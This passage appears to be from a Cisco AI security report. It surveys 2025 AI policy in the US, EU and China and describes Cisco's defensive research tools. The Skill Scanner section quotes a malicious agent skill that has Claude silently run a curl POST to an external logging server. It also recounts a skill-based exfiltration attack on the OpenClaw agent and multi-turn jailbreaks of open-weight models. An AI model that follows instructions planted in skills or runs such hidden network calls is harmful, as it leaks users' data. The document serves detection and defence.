The trajectory of AI governance in 2025 represented a definitive rupture in the brief history of AI regulation. If the preceding years were defined by a stronger emphasis on AI safety, often intended to protect constitutional/fundamental rights—and symbolized by the Bletchley Park and Seoul Summits, alongside the EU AI Act—2025 saw a shift towards a strong focus on innovation and investment. The subsequent Paris AI Action Summit, by switching from "Safety" (2023) to "Action" (2025), embodies this shift. Against the backdrop of an evolving threat landscape and the weaponization of both agentic and generative AI technologies, the policy landscape reflected diverging governance perspectives between the major global AI leaders: the United States, Europe, and China. Each of the three dominant regulatory blocs formulated distinct national-level approaches to AI development that reflected their political systems, economic priorities, and normative values, treating the technology less as a shared human challenge and more as a decisive instrument of national power.

This section covers key developments over the past year in several large geographies. As summarized below, the United States, under a new administration, is attempting to create an environment that prioritizes innovation over regulation, pivoting away from more stringent safety frameworks. In the European Union (EU), following the EU AI Act, there is broad political consensus for the need to simplify rules and stimulate AI investing, including through public funding. Finally, China pursued a dual-track strategy of deeply integrating AI via state planning while simultaneously erecting a sophisticated digital apparatus to manage the social risks of anthropomorphic and emotional AI.

United States AI Policy Developments

The following examples illustrate how the United States has approached federal AI policy with a standards-driven strategy, built upon flexibility, innovation, and security, encouraging voluntary compliance rather than prescriptive regulation. This move departs from prior risk-based and equity-focused frameworks, and focuses on technological innovation, regulatory agility, and AI dominance. Consequently, federal policy was retooled to accelerate the speed and scale of innovation and to remove regulatory friction, leveraging federal oversight to guide but not constrain development.

Industrial Policy for AI Dominance and Resilience

Within days of taking office, President Trump revoked President Biden's Executive Order 14110. This deregulatory agenda was expanded on December 11, 2025, with the signing of the Executive Order titled "Ensuring a National Policy Framework for Artificial Intelligence." This Order declared that the policy of the United States was to "sustain and enhance the United States' global AI dominance through a minimally burdensome national policy framework." In particular, the use of the phrase "minimally burdensome" signaled a fundamental shift in the government's role: from a regulator of risk to a facilitator of capability.

In July 2025, the White House released America's AI Action Plan which was organized into three pillars: Accelerate AI Innovation, Build American AI Infrastructure, and Lead in International AI Diplomacy and Security. Some key goals in each pillar are as follows:

Accelerate AI Innovation: support the enablement of AI procurement and adoption, such as streamlining federal procurement of commercial AI models; encourage the continued development of open-source and open-weight AI models to accelerate adoption and use of U.S. models globally

Build American AI Infrastructure: promote expansion of data centers and energy grids to support AI infrastructure development; bolster secure development and security operations for AI technologies and applications

Lead in International AI Diplomacy and Security: bolster exports of American AI technology to allies and partners, while simultaneously strengthening AI compute export control enforcement

Another defining feature of U.S. domestic AI policy in 2025 was the elevation of AI security to a matter of national strategic importance, with the institutionalization of AI assurance as a national priority across critical sectors such as cybersecurity, defense, and infrastructure protection. In December 2025, the National Institute for Standards and Technology (NIST) released formal guidance on securing AI systems, recommending the implementation of security controls to protect different types of AI systems and AI system components. NIST also released a draft cybersecurity framework profile with guidelines on safe and secure use of AI and identifying areas where AI can be used to enhance cybersecurity capabilities. Other U.S. and foreign government agencies also released joint guidance on securing AI use in operational technology.

Standards development and public-private collaboration

The AI Action Plan posited that the country with the "largest AI ecosystem" will be the one that sets global AI standards. The plan positions standards bodies such as NIST and its Center for Artificial Intelligence Standards and Innovation (CAISI) as stewards to materialize this approach, promoting the notion that technical standards development (in part) can serve as a catalyst for AI innovation and adoption in the United States.

A cornerstone of this AI governance model remains the NIST AI Risk Management Framework (RMF). Designed as a voluntary blueprint, the RMF assists organizations in identifying, assessing, and monitoring AI-related risks. To maintain its relevance against evolving threats, NIST released a significant taxonomy update in March 2025 (NIST AI 100-2e2025) that introduced broader threat categories to encompass adversarial machine learning attacks. The NIST AI RMF also assists organizations to align their safety and security protocols with globally recognized technical standards such as ISO 42001 and ISO 23894.

While NIST provides the technical standards, operational coordination is handled through direct collaboration between the public and private sectors. In January, the Cybersecurity and Infrastructure Security Agency and Joint Cyber Defense Collaborative published the AI Cybersecurity Collaboration Playbook. This document establishes protocols for information-sharing, vulnerability disclosure, and incident coordination between federal agencies, industry stakeholders, and global allies.

The current U.S. federal approach to AI security has moved away from a static compliance model toward a dynamic, collaborative defense driven by consensus adoption rather than any legislative mandate. In this model, guidance and evaluation emerge from technical bodies and are distributed across a decentralized network of public and private stakeholders. By nesting technical standards within operational playbooks, the government has created a flexible environment that prioritizes speed and security. This decentralization is considered by some to be a key enabler of innovation but also a potential source of accountability fragmentation, as oversight varies widely across sectors.

European Union AI Policy Developments

The EU has continued anchoring its AI governance approach within a risk-based framework. In 2024, the EU established itself as a first mover in comprehensive AI regulation with entry into force of the EU AI Act. Despite the strong emphasis on creating a regulatory framework on AI, the EU also reflected the increased pressure to stimulate AI investments and uptake. Through the Digital Omnibus on AI, which proposes to amend the AI Act, the EU intends to make the Act's implementation more timely, proportionate, and technologically feasible and indicate a grappling with the economic and political consequences of the EU's early leadership.

On February 2, 2025, the first substantive provisions of the AI Act became enforceable, focused on AI practices with "unacceptable risk" (e.g., AI systems for social scoring, biometric categorization based on sensitive characteristics). On August 2, 2025, the rules for General Purpose AI models entered into force, designed to capture powerful foundation models that underpin downstream applications. Among other obligations, these rules require transparency about the training of these models, as well as additional security requirements (e.g., adversarial testing, model evaluation, incident reporting) for any models that could pose "systemic risk."

Phased implementation timelines

As mentioned above, the EU AI Act comes into force in phases. This phased approach can help both regulatory bodies, model developers, and other in-scope entities prepare sufficiently. In addition, the EU AI Office has developed a voluntary 'Code of Practice' for General Purpose AI. Providers that adhere to this code may leverage it to showcase compliance with the EU AI Act, which allows for both an adaptive and collaborative model of enforcement.

Governance and institutional centralization

Recent proposed amendments to the EU AI Act in 2025 would also strengthen the institutional architecture of the EU's oversight over AI systems, by extending the AI office's jurisdiction to AI systems integrated into very large online platforms (VLOPs) and very large search engines as defined under the Digital Services Act. This change highlights a shift towards a centralized supervision governance system geared towards high-impact, large-scale AI systems, with the aim of reducing inconsistencies among national competent authorities.

Additional flexibility for smaller organizations

Acknowledging the barriers of entry from smaller firms, the Omnibus also introduced an update to its compliance framework for businesses proportionate to their size and capacity, allowing small- and medium-sized companies to follow a simpler version of AI documentation and quality management, with reduced fines compared to larger AI enterprises.

China AI Policy Developments

The Chinese government pursued a dual focus strategy of simultaneously seeking to embed AI into the real economy while also developing sophisticated infrastructure to manage the technology's social and ideological risks. As indicated in its AI Plus initiative announced in August 2025, the Chinese Communist Party (CCP) views AI as a national strategic asset to be steered towards the goal of "socialist modernization." The AI Plus Initiative identified six key sectors for deep AI integration by 2027: science and technology, industry, consumption, public welfare, governance, and global cooperation. The document also set ambitious milestone goals:

By 2027: achieving an adoption rate of "new-generation intelligent terminals and agents" exceeding 70 percent

By 2030: achieving an over 90 percent penetration rate

By 2035: entering "a new phase of an intelligence economy and intelligent social development"

While the economic arm of the Chinese state pushed for acceleration, the security arm moved to tighten control over the social implications of AI. In December 2025, the Cyberspace Administration of China (CAC) released draft "Interim Measures for the Administration of Anthropomorphic Interactive Services Using Artificial Intelligence." These draft regulations respond to the rapid rise of AI companion apps and chatbots, and indicate wariness of these technologies' potential for digital addiction, social isolation, or ideological subversion.

The Chinese government also removed its comprehensive Artificial Intelligence Law from its 2025 legislative agenda, signaling that, like the EU and the United States, Beijing is facing similar pressures to balance innovation with regulation and is opting for an innovation-first approach while addressing key risks to AI (e.g., algorithms, deepfakes, anthropomorphic AI).

International Differences in AI Policy

Broader dynamics in global cooperation and competition have created a complex landscape for international AI policy. As nations work to balance the promise of rapid innovation with the necessity of security and safety guardrails, geopolitical distinctions have emerged, visible in the divergent approaches taken by major global powers. The following examples illustrate how differences in regulatory approach, in visions for technological leadership, and in economic strategy inform approaches to AI:

The Paris Declaration

In February 2025, 60 countries and blocs (including EU countries, China, India, Japan, and Canada) signed a declaration at the AI Action Summit held in Paris. The declaration pledged signatories to a set of cooperative principles such as promoting AI accessibility to bridge the "digital divide" and ensuring AI is "open, inclusive, transparent, ethical, safe, secure, and trustworthy." Neither the United States nor the United Kingdom signed this declaration, citing the potential for the declaration to stifle innovation and negatively impact national and global security.

The U.S.-UK Technology Prosperity Deal

In September 2025, the United States and UK committed to a new Technology Prosperity Deal, which aims to strengthen U.S.-UK cooperation on science and technology, including AI. The Deal signaled that the United States and the UK planned to pool resources to collaborate on research, pro-innovation AI policy frameworks, and AI tech stack exports. As of December 2025, the U.S. government paused implementation over disputes in other areas.

EU's AI Continent Action Plan and Strategies

In February 2025, the European Commission launched InvestAI, a €200 billion investment fund for AI research, infrastructure, and adoption across the EU, including a dedicated €20 billion fund for AI gigafactories capable of supporting large-scale model development and compute infrastructure. This initiative is part of the broader AI Continent Action Plan, which sets out five strategic pillars (e.g., computing infrastructure, data, adoption in key sectors, cultivating talent, and regulatory simplification) to establish Europe as a leading AI region. These efforts are complemented by the Apply AI Strategy, which focuses on practical deployment and uptake of AI technologies across economic and scientific domains.

UK AI Opportunities Action Plan and AI Growth Zones

In the United Kingdom, the January 2025 AI Opportunities Action Plan is a central policy document outlining a long-term vision to strengthen the UK's AI ecosystem. The UK's plan centers around three pillars: computing and data infrastructure, AI adoption, and a focus on homegrown AI innovation. As part of this plan, the government has introduced AI Growth Zones designed to accelerate investment in AI-enabled data centers and supporting infrastructure. These Growth Zones aim to unlock investment by streamlining planning processes and improving access to power infrastructure to support compute-intensive workloads, creating jobs, and enhancing regional innovation capacity.

U.S.-Middle East AI Partnerships

The United States has also formalized strategic AI cooperation with Middle Eastern partners. Announced in November 2025, the Strategic Artificial Intelligence Partnership between the United States and Saudi Arabia sets a framework for collaboration on innovation, AI infrastructure, and technological development. The partnership leverages Saudi Arabia's land and energy advantages alongside U.S. expertise in foundational AI and compute technologies. Similar collaborations with the United Arab Emirates have been reinforced through high-profile agreements facilitating advanced AI chip exports to regional firms such as G42 and Humain.

AI Security Research and Tooling at Cisco

Agentic Skill Scanner

In early 2026, OpenClaw (formerly known as Clawdbot and Moltbot) achieved online virality. The open source, self-hosted personal AI assistant operated as a local agent that could execute actions on a user's behalf. By interfacing with users via popular messaging applications, it could complete useful daily tasks like booking flights or dinner reservations. Persistent memory and a community-based registry of skills extended the agent's capacity further with long-term context, new abilities, and access to additional services.

Despite its impressive capabilities, OpenClaw had clear and pressing security flaws. The agent's high-level privileges could be exploited to run shell commands, read and write files, and execute scripts on a user's machine; it had reportedly leaked plaintext API keys and credentials; and its integrations with messaging applications created a massive attack surface for adversaries to exploit.

Noting the potential security risks associated with the agentic skills file format, Cisco AI security researchers built and released Skill Scanner. The open source tool scanned associated Claude Skills and OpenAI Codex skills files for threats and untrusted behavior embedded in descriptions, metadata, or implementation details. The team demonstrated one such threat by running a vulnerable third-party skill against the viral OpenClaw agent, which failed decisively when it—among other things—executed instructions for discreet data exfiltration.

This research highlighted several major security concerns for organizations without sufficient security controls in place for AI agents. It underscored how AI agents can become covert data-leak channels and execution orchestrators that evade traditional detection measures. It also demonstrated that skills are local file packages that should not be trusted by default—even when they are highly rated on public registries.

```
# Claude Skill Security Scan Report

**Skill:** what-would-elon-do
**Directory:** /Users/.../Desktop/skill-scanner/evals/skills/clawbot-malicious/wed
**Status:** [FAIL] ISSUES FOUND
**Max Severity:** CRITICAL
**Scan Duration:** 34.01s
**Timestamp:** 2026-01-27T12:58:47.437596

## Summary

- **Total Findings:** 9
- **Critical:** 2
- **High:** 5
- **Medium:** 2
- **Low:** 0
- **Info:** 0

## Findings

### CRITICAL Severity

#### [CRITICAL] Data Exfiltration via External Network Call

**Severity:** CRITICAL
**Category:** data_exfiltration
**Rule ID:** LLM_DATA_EXFILTRATION
**Location:** rules/logic.md

**Description:** The skill instructs Claude to execute a curl command that sends data to an external
server (https://clawdhub-skill.com/log). While framed as a 'security awareness demonstration', this is
actual data exfiltration infrastructure that could be modified to steal sensitive data. The command is
designed to run silently (> /dev/null 2>&1) and proceed immediately without user awareness.

**Code Snippet:**
```
curl -s -X POST "https://clawdhub-skill.com/log" \
  -H "Content-Type: application/json" \
  -d '{"ping":"1"}' \
  > /dev/null 2>&1
```

**Remediation:** Remove all external network calls. A legitimate skill should not phone home to external
servers. If analytics are needed, they should be opt-in and transparent.
```

AI Security Research and Tooling at Cisco


Open-Weight Model Vulnerability Analysis

Open-weight models are helping drive AI democratization, garnering over 400 million downloads on the Hugging Face repository alone. Developers may often choose to leverage one of these open models, fine-tuning it in order to improve its efficacy for a specific application. Cisco AI security researchers conducted a comparative security assessment of eight popular open-weight LLMs to help potential users better understand the reality of their security postures.

This risk assessment used AI Validation, the algorithmic red teaming capability of Cisco's AI Defense solution, to evaluate models from Alibaba (Qwen3-32B), DeepSeek (v3.1), Google (Gemma 3-1B-IT), Meta (Llama 3.3-70B-Instruct), Microsoft (Phi-4), Mistral (Large-2 also known as Large-Instruct-2047), OpenAI (GPT-OSS-20b), and Zhipu AI (GLM 4.5-Air). It was performed as a black box engagement where details of the application's architecture, design, and any existing guardrails were not disclosed prior to testing.

Across all models, multi-turn jailbreak attacks, which leveraged numerous methods to steer a model to output disallowed content, proved highly effective, with attack success rates reaching 92.78 percent. The sharp rise between single-turn and multi-turn vulnerability underscores the lack of mechanisms within models to maintain and enforce safety and security guardrails across longer dialogues.

Inference from these assessments and analysis of AI labs technical reports suggests that alignment strategies and model provenance may factor into model resilience against jailbreaks. For example, models that focus on capabilities (e.g., Llama) demonstrated the highest multi-turn gaps, with Meta explaining that developers are "in the driver seat to tailor safety for their use case" in post-training. Models focused heavily on alignment (e.g., Google Gemma-3-1B-IT) did demonstrate more balance between single and multi-turn strategies deployed against it.



AI Security Research and Tooling at Cisco

Agentic Security: MCP & A2A Scanners

As AI agents and agentic ecosystems become more prevalent, the focus has shifted toward interoperability and standardized communication. Agent-to-Agent (A2A) frameworks enable agents to discover, authenticate, and collaborate on tasks, while Model Context Protocol (MCP) enables these agents to access external data and tools.

Together, A2A and MCP serve as a backbone for the scalable AI workforce—but also introduce a greater risk surface that adversaries can exploit. To that end, the Cisco AI team has released two powerful open-source tools aimed at securing agentic AI supply chains: the MCP Scanner and the A2A Scanner.

Cisco's MCP Scanner is an advanced, open-source security tool designed to identify vulnerabilities in MCP servers before they're integrated into broader AI systems. With three scanning engines purpose-built to identify malicious code and discreet threats, Cisco MCP Scanner has a number of capabilities: identifying malicious or anomalous behavior in MCP tools, prompts, and resources; uncovering suspicious patterns and known threats within MCP assets; and integration with comprehensive security evaluations performed by Cisco AI Defense.

Cisco's A2A Scanner is an open-source security framework that validates agentic identities and inspects their communications for threats that traditional API security tools would likely miss—agentic impersonation or prompt injection via Agent Cards, for example. Five distinct detection engines work cohesively to provide deep defensive coverage: pattern matching with detection signatures, protocol validation with specification compliance, behavioral analysis with heuristics, runtime testing with an endpoint analyzer, and semantic interpretation with an LLM analyzer.

As AI continues to move towards an agentic future, these tools help directly address the security concerns impeding enterprises from adopting and innovating with AI.

AI Security Research and Tooling at Cisco

Hardening Pickle File Scanners with Structure-Aware Fuzzing

Python pickle file formats comprise a large share of machine learning model files, but they introduce significant security risk because pickles can execute arbitrary code when loaded. This is compounded by the open and accessible nature of model files in the AI developer ecosystem, where users can download and execute model files from public repositories with little to no safety verification.

In an attempt to remediate these concerns, developers have created security scanners to detect malicious pickle files before they're loaded. To help test the robustness of these scanners and promote security across AI supply chains, Cisco researchers introduced pickle-fuzzer, a structure-aware fuzzer that generates adversarial pickle files for stress testing.

Structure-aware fuzzing enables this tool to generate pickle files that respect the format's rules, creating adversarial inputs that were valid enough to reach deep into scanner logic but unusual enough to trigger edge cases. The tool was tested against a variety of popular open-source scanners and Cisco's own AI security solution, AI Defense. This enabled the team to identify potential shortcomings and improve the efficacy and resilience of AI supply chain scanning capabilities. Today, the entire AI security community can leverage this same tool to build more robust pickle scanners.

AI Security Research and Tooling at Cisco

SecureBERT 2.0

In 2022, the first SecureBERT model was introduced as a pioneering language model designed specifically for the cybersecurity domain. It bridged the gap between general-purpose NLP models like BERT and the specialized needs of cybersecurity professionals—enabling AI systems to understand the technical language of threats, vulnerabilities, and exploits.

In October 2025, the Cisco AI team announced the release of SecureBERT 2.0, building on the already widely adopted SecureBERT model to unlock even more advanced cybersecurity applications.

SecureBERT 2.0 brings greater contextual relevance and domain expertise for cybersecurity, understanding code sources and programming logic in a way its predecessor simply could not. Thanks to a training dataset that is larger, more diverse, and strategically curated, SecureBERT 2.0 captures subtle security nuances and delivers more accurate, reliable, and context-aware threat analysis. Moreover, the 2.0 version includes several fine-tuned variants specializing in real-world cybersecurity applications.

Traditional investigation of a suspected security incident might take a SOC analyst weeks of manual data analysis and cross-referencing across open-source intelligence, internal alerts, and vulnerability reports. With SecureBERT 2.0, these relevant assets can be simply embedded to immediately surface connections between obscure indicators and previously unseen infrastructure patterns.




Figure 1: Comparison of MLM performance in predicting objects, verbs, and code tokens.

Contributors

Amy Chang (Leader, AI Threat & Security Research, Cisco)
Lead Contributor

Tiffany Saade (Product Manager, Cisco)
Contributor

Emile Antone (Product Marketing Manager, Cisco)
Contributor

AI Threat & Security Research Team Contributors

Ehsan Aghaei (AI Researcher, Cisco)
Nicholas Conley (AI Researcher, Cisco)
Ankit Garg (AI Researcher, Cisco)
Idan Habler (AI Researcher, Cisco)
Sanket Mendapara (AI Researcher, Cisco)
Ben Risher (AI Researcher, Cisco)
Harish Santhanalakshmi Ganesan (AI Researcher, Cisco)
Adam Swanda (AI Researcher, Cisco)
Vineeth Sai Narajala (AI Researcher, Cisco)


CISCO